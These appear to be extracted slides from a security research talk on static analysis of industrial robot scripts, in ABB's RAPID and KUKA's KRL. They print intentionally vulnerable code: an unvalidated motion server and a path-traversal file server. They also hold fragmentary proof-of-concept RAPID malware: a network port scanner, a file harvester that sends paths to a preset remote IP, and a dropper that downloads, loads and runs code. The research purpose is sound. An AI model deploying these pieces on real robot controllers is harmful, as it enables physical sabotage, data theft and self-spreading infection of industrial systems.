







# **OTRazor**

Static Code Analysis for Vulnerability Discovery in Industrial Automation Scripts



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### Catastrophe Warning: Watch An **Industrial Robot Get Hacked**



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We'll share how to prevent and how to detect both cases











# How do we **program** industrial robots, anyways?



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### Teaching by Showing vs. Programming Languages




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 VAR zonedata zone := z100;
  PROC main()
    FOR i FROM 1 TO 10 DO
     MoveJ point0, v100, zone, tool0, \WObj:=wobj0;
     WaitTime 4;
     MoveL point1, v100, zone, tool0, \WObj:=wobj0;
     WaitTime 5;
    ENDFOR
  ENDPROC
ENDMODULE
```



### Example Code Snippet: ABB's RAPID


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### Same Concept, Different Language: KUKA's KRL


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DEF example()
   DECL POS pos1
   DECL POS pos2
   pos1 := {X 500, Y 500, Z 500, A 0, B 0, C 0}
   pos2 := {X 700, Y 500, Z 500, A 0, B 0, C 0}
   FOR I=1 TO 10
        PTP pos1
        WAIT SEC 4
        PTP pos2
        WAIT SEC 5
   ENDFOR
END
```





#### **Proprietary Languages**

Language	Vendor
RAPID	ABB
KRL	KUKA
MELFA BASIC	Mitsubishi
AS	Kawasaki
PDL2	COMAU
PacScript	DENSO
URScript	Universal-Robot
KAREL	FANUC



# Features: Handle File Resources



Vendor	File System	Directory Listing	
ABB	✓	✓	
KUKA	✓		
Mitsubishi	✓		
Kawasaki			
COMAU	✓	Indirect	
DENSO			
Universal-Robot			
FANUC	✓	✓	



# Features: Load new Code at Runtime



Vendor	File System	Directory Listing	Load Module From File	Call By Name	
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KUKA	✓				
Mitsubishi	✓				
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Universal-Robot					
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
# **Features: Network Communication**



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KUKA	✓				✓
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



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
## Secure Programming vs. Automation Engineers




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### We Asked Automation Engineers...

#### What language features do you use when programming robots?







# Do OT Folks Talk About Security?

### Discussion about security-related topics

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# Security-related Keywords Mentioned

Online Community	Since	Users	Topics	Messages	Security-related Terms
forum.adamcommunity.com	2010	33286	3783	6702	170
dof.robotiq.com	2016	-		1500	83
automationforum.in	2012	220	1900	7800	147
robot-forum.com/robotforum	2006	17611	19166	90134	892
control.com	1997	-	-	69,700	5,068
solisplc.com/forum	2018	134	36	87	0
forums.mrplc.com	2006	46144	33540	164787	1810
reddit.com/r/robotics	2008	83614	-		638
plc.myforum.ro	2012	93948	41841	41841	1,968
forum.universal-robots.com	2017	-	-		24
forums.robotstudio.com	2,013	19,723	8,959	19,72	68

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There's no fine-grained isolation system for such features



## What Could Possibly Go Wrong?

- Developers can introduce vulnerabilities that can be exploited
- Threat actors can abuse the language features to write malware



#### We Found out that...

- Developers can introduce vulnerabilities that can be exploited
  - Yes, we found vulnerable code published on GitHub
- Threat actors can abuse the language features to write malware
  - Yes, we were able to write a network-capable, self-spreading malware dropper











# Vulnerable Automation Scripts



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### Vulnerabilities in Industrial Robot Programs

programming languages

security awareness

**Security-sensitive Features + Lack of Input Validation** 

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**Vulnerabilities** 


#### Various instances:

- Unrestricted Movement Commands
- Path Traversal
- Unrestricted Function Calls




# **Unrestricted Movement Commands**

#### Example: motion servers






## Motion Servers as Cross-Platform Adapters ICS-ALERT-20-217-01





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
#### **Without Input Validation**





# **Unrestricted Movement Commands**

#### With Input Validation






#### A Vulnerable Motion Server

```
DEF external_movement()
    DECL axis pos_cmd
    eki_init("ExiHwInterface")
    eki_open("EkiHwInterface")
    L<sub>0</sub>0P
        eki_getreal("EkiHwInterface" "RobotCommand/Pos/#A1", pos_cmd.a1)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A3", pos_cmd.a3)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A4", pos_cmd.a4)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)
        PTP joint_pos_cmd
    ENDLOOP
END
```




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


## Vulnerable Code Snippets (Examples) - 2

```
MODULE VulnWebServer
  PROC main()
    SocketCreate server;
    SocketBind server, '0.0.0.0', 1234;
    SocketListen server;
    SocketAccept server, sock;
    WHILE true DO
        SocketReceive sock, \RawData: data;
        fileName := ParseCommand(data);
        Open fileName, res;
        ReadAndSendFile(\file:=res, \socket:=sock);
    ENDWHILE
  ENDPROC
ENDMODULE
```



### Example






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
# Input Validation on Function Calls





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With input validation...













# From Automation Logic to Custom Malware



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Exchange files via network





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
- Load or send data via network
- Jump to code available at runtime
- Scan the network for targets
- Turing-complete language



### Can we Scan the Network?

```
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             FUNC bool scan port(string i
                 SocketCreate sock;
  317
                 SocketConnect sock, ip,
  318
  319
                 SocketClose sock;
   320
                 RETURN TRUE;
             ERROR
   321
                 IF ERRNO = ERR SOCK TIME
  322
                     SocketClose sock;
  323
  324
                     RETURN FALSE;
                 ELSE
  325
   326
                     RAISE:
   327
                 ENDIF
   328
             ENDFUNC
   329
  330
             PROC network scan()
  331
                 VAR string ip address pr
  332
                 VAR string ip address;
  333
                 VAR string out:
   334
                 CONST num PortsLen := 3;
                 VAR num ports{PortsLen}
  336
                 VAR bool result;
   337
  338
   339
                 curtargets := 1;
   340
                 FOR j FROM firsttarget
   342
                     ip_address := ip_add
   343
                     FOR i FROM 1 TO Port
   344
                         result := scan p
   345
```

```
316 ⊡
          FUNC bool scan port(string ip, num port)
              SocketCreate sock:
317
              SocketConnect sock, ip, port \Time:=1;
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              SocketClose sock;
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              RETURN TRUE;
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          ERROR
322 
              IF ERRNO = ERR SOCK TIMEOUT THEN
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                  SocketClose sock;
                  RETURN FALSE;
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              ENDIF
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          ENDFUNC
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          PROC network scan()
              VAR string ip address prefix := "10.0.0."; ! target network
331
              VAR string ip_address;
332
              VAR string out;
333
              CONST num PortsLen := 3;
334
335
              VAR num ports{PortsLen} := [5011, 5012, 5013]; ! target ports
336
              VAR bool result;
337
338
              curtargets := 1;
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              FOR j FROM firsttarget TO numtargets + firsttarget DO
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                  ip address := ip address prefix + NumToStr(j, 0);
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                  FOR i FROM 1 TO PortsLen DO
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                      result := scan port(ip address, ports{i});
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




## Can we Exfiltrate Files?

```
MODULE FileHarvester
     ! Small PoC payload of a file harves
     ! Take recursively the list of file:
     ! and sends it to a remote service
 7 \( \subseteq VAR \) socketdev sock;
   □PROC lsdir(string dirname)
           VAR dir directory;
           VAR string filename;
11
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           VAR string path;
           OpenDir directory, dirname;
           WHILE ReadDir(directory, filer
               IF filename <> ".." AND f:
15
                    path := dirname + "/"
17
                    IF IsFile(path, \Direc
18
                        lsdir(path);
19
                    ENDIF
                    SocketSend sock \Str:
20
21
               ENDIF
22
           ENDWHILE
           CloseDir directory;
23
     ENDPROC
25
   □PROC main()
27
28
         VAR string start := "HOME:";
29
         VAR string ip_address := "127.0.
         VAR num port := 5000;
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         Sarbattrasta sarb.
```

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MODULE FileHarvester
     ! Small PoC payload of a file harvester.
     ! Take recursively the list of files in the HOME:/ direct
     ! and sends it to a remote service (pre-defined IP address
   □VAR socketdev sock;
   PROC lsdir(string dirname)
           VAR dir directory;
10
           VAR string filename;
11
           VAR string path;
12
13
           OpenDir directory, dirname;
           WHILE ReadDir(directory, filename) DO
14
               IF filename <> ".." AND filename <> "." THEN
15
                   path := dirname + "/" + filename;
16
                   IF IsFile(path, \Directory) THEN
17
18
                       lsdir(path);
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                   ENDIF
20
                   SocketSend sock \Str:=path;
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               ENDIF
           ENDWHILE
22
           CloseDir directory;
     ENDPROC
```






## A Generic Malware Dropper

```
MODULE Dropper
    PROC main_loop()
        ! ... variable declaration
        ! ... socket creation and initialization
        WHILE TRUE DO
            SocketReceive clientsock, \Str:=data;
            name := ParseName(data)
            Open diskhome + "/" + name + ".mod", f;
           WHILE data DO
                                                         1. Read data from the network
                SocketReceive clientsock, \Str:=rec;
                                                         2. Write data to file
                Write f, rec;
           ENDWHILE
            Load \Dynamic, diskhome \File:=name + ".mod";
                                                            3. Load that file as code
           %name + ":main"%; ! call function by name
        ENDWHILE
    ENDPROC
ENDMODULE
```



## **Putting it All Together**



## How to Bootstrap the Infection?


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



